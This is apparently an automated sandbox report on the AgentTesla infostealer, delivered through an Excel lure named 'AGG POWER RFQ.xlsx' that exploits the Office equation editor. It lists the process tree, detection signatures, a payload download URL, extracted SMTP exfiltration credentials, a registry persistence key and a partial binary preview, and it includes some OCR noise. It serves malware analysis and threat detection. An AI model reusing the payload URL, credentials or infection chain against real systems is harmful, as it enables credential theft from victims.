ID: 435321
Sample Name: AGG POWER RFQ.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 12:16:24
Date: 16/06/2021
Version: 32.0.0 Black Diamond

Table of Contents


Windows Analysis Report AGG POWER RFQ.xlsx

Overview


General Information

Sample Name:	AGG POWER RFQ.xlsx
Analysis ID:	435321
MD5:	b6d32254c5e3faa.
SHA1:	abf474e378247eb.
SHA256:	fca7f5cda93c9f4…
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Yara detected AgentTesla
- Yara detected AntiVM3
- .NET source code contains very larg…
- Drops PE files to the user root direc…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2596 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2392 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2908 cmdline: 'C:\Users\Public\vbc.exe' MD5: 42520170FE48AF70B3711BF86BDE77B0)
    - vbc.exe (PID: 1980 cmdline: C:\Users\Public\vbc.exe MD5: 42520170FE48AF70B3711BF86BDE77B0)
- tnvLnx.exe (PID: 1664 cmdline: 'C:\Users\user\AppData\Roaming\tnvLnx\tnvLnx.exe' MD5: 42520170FE48AF70B3711BF86BDE77B0)
  - tnvLnx.exe (PID: 152 cmdline: C:\Users\user\AppData\Roaming\tnvLnx\tnvLnx.exe MD5: 42520170FE48AF70B3711BF86BDE77B0)
- tnvLnx.exe (PID: 764 cmdline: 'C:\Users\user\AppData\Roaming\tnvLnx\tnvLnx.exe' MD5: 42520170FE48AF70B3711BF86BDE77B0)
  - tnvLnx.exe (PID: 2564 cmdline: C:\Users\user\AppData\Roaming\tnvLnx\tnvLnx.exe MD5: 42520170FE48AF70B3711BF86BDE77B0)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "sales5@alkhaleejautoparts.com]~%l3$ck*(U_mail.alkhaleejautoparts.comlisafury29@safina.cc"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000002.2242859365.00000000023 46000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000007.00000002.2242803026.00000000004 02000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000007.00000002.2242803026.00000000004 02000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000009.00000002.2366293471.00000000004 02000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000009.00000002.2366293471.00000000004 02000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
Click to see the 27 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.vbc.exe.3553848.4.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
4.2.vbc.exe.3553848.4.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
6.2.tnvLnx.exe.3553848.4.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
6.2.tnvLnx.exe.3553848.4.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
5.2.vbc.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 13 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

.NET source code contains very large array initializations

Office equation editor drops PE file

Boot Survival:

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:

Yara detected AgentTesla


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Registry Run Keys / Startup Folder 1	Extra Window Memory Injection 1	Disable or Modify Tools 1 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Process Injection 1 1 2	Deobfuscate/Decode Files or Information 1	Credentials in Registry 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Registry Run Keys / Startup Folder 1	Obfuscated Files or Information 2 1	Security Account Manager	Security Software Discovery 2 1 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Standar Port 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 2	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Extra Window Memory Injection 1	LSA Secrets	Virtualization/Sandbox Evasion 1 3 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 3

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1 1 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicat
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1 3 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 2	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protoc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Files and Directories 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocc


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
AGG POWER RFQ.xlsx	28%	Virustotal		Browse
AGG POWER RFQ.xlsx	22%	ReversingLabs	Document-OLE.Exploit.CVE-2018-0802	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1138205		Download File

Source	Detection	Scanner	Label	Link	Download
7.2.tnvLnx.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1138205		Download File
9.2.tnvLnx.exe.400000.2.unpack	100%	Avira	HEUR/AGEN.1138205		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://192.3.141.146/win/vbc.exe	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://DTHLcG.com	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://gN3yhO7qZ2vk1Dl2x8.com	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://mail.alkhaleejautoparts.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mail.alkhaleejautoparts.com	148.66.138.106	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://192.3.141.146/win/vbc.exe	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
148.66.138.106	mail.alkhaleejautoparts.com	Singapore		26496	AS-26496-GO-DADDY-COM-LLCUS	true
192.3.141.146	unknown	United States		36352	AS-COLOCROSSINGUS	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	435321
Start date:	16.06.2021
Start time:	12:16:24
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 44s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	AGG POWER RFQ.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winXLSX@12/22@7/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 2.5% (good quality ratio 2.1%) • Quality average: 60.5% • Quality standard deviation: 33.8%
HCA Information:	• Successful, ratio: 93% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
12:21:06	API Interceptor	77x Sleep call for process: EQNEDT32.EXE modified
12:21:09	API Interceptor	941x Sleep call for process: vbc.exe modified
12:21:32	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run tnvLnx C:\Users\user\AppData\Roaming\tnvLnx\tnvLnx.exe
12:21:41	API Interceptor	710x Sleep call for process: tnvLnx.exe modified
12:21:41	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run tnvLnx C:\Users\user\AppData\Roaming\tnvLnx\tnvLnx.exe

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
148.66.138.106	Statement of Account.exe	Get hash	malicious	Browse	
	Dv3nvr3mMaDxvbv.exe	Get hash	malicious	Browse	
	NEW Quotation.exe	Get hash	malicious	Browse	
	JEB2dgkadl.exe	Get hash	malicious	Browse	
	Invoice.exe	Get hash	malicious	Browse	
	SOA.exe	Get hash	malicious	Browse	
	NEW UPDATED SOA.exe	Get hash	malicious	Browse	
	Quotation.exe	Get hash	malicious	Browse	
	NEW PURCHASE ORDER .exe.exe	Get hash	malicious	Browse	
	FEB SOA.exe	Get hash	malicious	Browse	
	INVOICE.exe	Get hash	malicious	Browse	
	SOA.exe	Get hash	malicious	Browse	
	statement of account.exe	Get hash	malicious	Browse	
	INVOICE.exe	Get hash	malicious	Browse	
	Bank Account details.exe	Get hash	malicious	Browse	
	payment details.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
mail.alkhaleejautoparts.com	Dv3nvr3mMaDxvbv.exe	Get hash	malicious	Browse	• 148.66.138.106

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-COLOCROSSINGUS	Request for Quotation (RFQ).xlsx	Get hash	malicious	Browse	• 192.227.228.121
	INQUIRY for IFM 20207.xlsx	Get hash	malicious	Browse	• 192.227.158.74
	Citibank Payment Advice.xlsx	Get hash	malicious	Browse	• 192.227.158.111
	Tax Document.docx	Get hash	malicious	Browse	• 198.12.107.38
	Order Specification.docx	Get hash	malicious	Browse	• 192.3.141.164
	pNsKDtmW1R.exe	Get hash	malicious	Browse	• 192.210.198.12
	Du1H1Py8wy.exe	Get hash	malicious	Browse	• 192.210.198.12
	vbc.xlsx	Get hash	malicious	Browse	• 107.173.219.35
	yiEfe07buY.exe	Get hash	malicious	Browse	• 192.210.198.12
	LjbPCz3fpH.exe	Get hash	malicious	Browse	• 192.210.198.12
	cdmo7vIyjC.exe	Get hash	malicious	Browse	• 198.12.127.155
	Proforma Invoice.xlsx	Get hash	malicious	Browse	• 198.12.127.155
	e#U03c2.xlsx	Get hash	malicious	Browse	• 192.227.228.121
	SX-L21182 #U9ece#U5df4#U5ae9EST new order.xlsx	Get hash	malicious	Browse	• 192.227.158.72
	OYlyw8sDsH.exe	Get hash	malicious	Browse	• 192.210.198.12
	AvPRRB6bZr.exe	Get hash	malicious	Browse	• 192.210.198.12
	PO 1032123 - 1032503.xlsx	Get hash	malicious	Browse	• 192.210.173.40
	Policy reminder.xlsx	Get hash	malicious	Browse	• 198.12.110.183
	Swift_Payment.MT103.docx	Get hash	malicious	Browse	• 192.3.141.164
	24PURcXCp6.exe	Get hash	malicious	Browse	• 192.210.198.12
AS-26496-GO-DADDY-COM-LLCUS	Supplier order data sheet For June Delivery PO 450 0101880.exe	Get hash	malicious	Browse	• 64.202.184.79
	Statement of Account.exe	Get hash	malicious	Browse	• 148.66.138.106
	gz7dLhKlSQ.exe	Get hash	malicious	Browse	• 184.168.131.241
	ekeson and sons.exe	Get hash	malicious	Browse	• 166.62.28.135
	jZuCbIpwNX.exe	Get hash	malicious	Browse	• 184.168.131.241
	KK71rkO0Tf.exe	Get hash	malicious	Browse	• 107.180.41.236
	LEMO.exe	Get hash	malicious	Browse	• 184.168.131.241
	Enquiry (OUR REF #162620321) (OUR REF # 166060421) Taylor Marine Project.exe	Get hash	malicious	Browse	• 184.168.131.241
	JUN14 OUTSTANDING CONTRACT ORDER-01.xlsx	Get hash	malicious	Browse	• 192.169.223.13
	Dv3nvr3mMaDxvbv.exe	Get hash	malicious	Browse	• 148.66.138.106
	RFQ.exe	Get hash	malicious	Browse	• 198.71.232.3

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Trojan.DownLoader.origin.7477.dll	Get hash	malicious	Browse	• 184.168.131.241
	Wire_receipt.exe	Get hash	malicious	Browse	• 184.168.131.241
	New_Order.xll	Get hash	malicious	Browse	• 184.168.131.241
	Shipping Doc578.exe	Get hash	malicious	Browse	• 184.168.131.241
	AWB 6299764041.exe	Get hash	malicious	Browse	• 184.168.131.241
	PR#28201909R1.exe	Get hash	malicious	Browse	• 184.168.131.241
	Products inquiry list 06619.exe	Get hash	malicious	Browse	• 50.62.160.230
	invoice#56432_Pdf.exe	Get hash	malicious	Browse	• 166.62.10.181
	Purchase_Order.exe	Get hash	malicious	Browse	• 184.168.131.241

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	1120768
Entropy (8bit):	7.255968902164593
Encrypted:	false
SSDEEP:	12288:njjwxQMYvquwaHpLN39wfDM5prFXcZl+w5PTK787vEtC0pEyXEiyV4Gq:gxGquPHpLN39wfg5piR9KI7IiyUiyD
MD5:	42520170FE48AF70B3711BF86BDE77B0
SHA1:	8AF1983ADFF968D63D210145629F12EDBB4D1292
SHA-256:	E4FCC9753E14EBA1107DA53046098456E353EFDD9F81D88BD7199CC262E43E64
SHA-512:	29A865325E7E7708E4CFFD1AD5DBAC134D34D3AB1A369177E445F8FD12F2DAAD039AFDEEA0DA38C49B9323F3934404CA379FC7823EFBF431ED7136FC5790790
Malicious:	**true**
Reputation:	low
IE Cache URL:	http://192.3.141.146/win/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...]..`.....>.... .....@.. ..@.....K.....`..... ....H.....text...D.... ....`.rsrc.....@..@.reloc.....`. .....@..B..... .....H.....'.....+...|.....j+.&.(....(....(.....o....*..0.....+.&.+.&.(....(....9....& ....8g.....(.... .....:U...&..(.... ....(....:>...&..(.... ....8,.....(.... .....9....&..(....82... .....E.....t.....8....& ....8....*.V+.&..(....(....(....*..V+.&..(....(....(....*...+.&..*..+.&..*.J+.&.....(....*.J+.&.....(....*.J+.&.....(....*.J+.&.....(....*..+.&..(....*:+.&.....o"...*.J+.&

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1F51718A.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 399 x 605, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	50311
Entropy (8bit):	7.960958863022709
Encrypted:	false
SSDEEP:	768:hfo72tRlBZeeRugjj8yooVAK92SYAD0PSsX35SVFN0t3HcoNz8WEK6Hm8bbxXVGx:hf0WBueSoVAKxLD06w35SEVNz8im0AEH
MD5:	4141C7515CE64FED13BE6D2BA33299AA
SHA1:	B290F533537A734B7030CE1269AC8C5398754194
SHA-256:	F6B0FE628E1469769E6BD3660611B078CEF6EE396F693361B1B42A9100973B75
SHA-512:	74E9927BF0C6F8CB9C3973FD68DAD12B422DC4358D5CCED956BC6A20139B21D929E47165F77D208698924CB7950A7D5132953C75770E4A357580BF271BD9BD8
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1F51718A.png	
